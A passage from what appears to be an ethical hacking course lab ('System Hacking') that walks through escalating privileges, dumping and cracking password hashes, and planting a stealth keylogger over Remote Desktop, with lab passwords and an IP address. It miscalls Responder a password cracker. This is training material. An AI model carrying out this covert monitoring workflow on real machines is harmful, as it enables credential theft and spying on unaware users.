
There are several key points to keep in mind:

- This task only works if the target machine is turned **ON**
- You have learned how to escalate privileges in the earlier lab and will use the same technique here to escalate privileges, and then dump the password hashes
- On obtaining the hashes, you will use a password-cracking application such as Responder to obtain plain text passwords
- Once you have the passwords, establish a Remote Desktop Connection as the attacker; install keylogger tools (such as Power Spy) and leave them in stealth mode
- The next task will be to log on to the machine as a legitimate user, and, as the victim, perform user activities as though you are unaware of the application tracking your activities
- After completing some activities, you will again establish a **Remote Desktop Connection** as an attacker, bring the application out of stealth mode, and monitor the activities performed on the machine by the victim (you)

For demonstration purposes, in this task, we are using the user account **Jason**, with the password **qwerty**, to establish a **Remote Desktop Connection** with the target system (**Windows Server 2019**).


Here, we are using **Windows Server 2019** as the target machine, because, in this system, **Jason** has administrative privileges.

1. Turn on the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
- Note:** Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Click the **Type here to search** icon at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.




Module 06 – System Hacking

4. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19 [Windows Server 2019]**) and click **Show Options**.



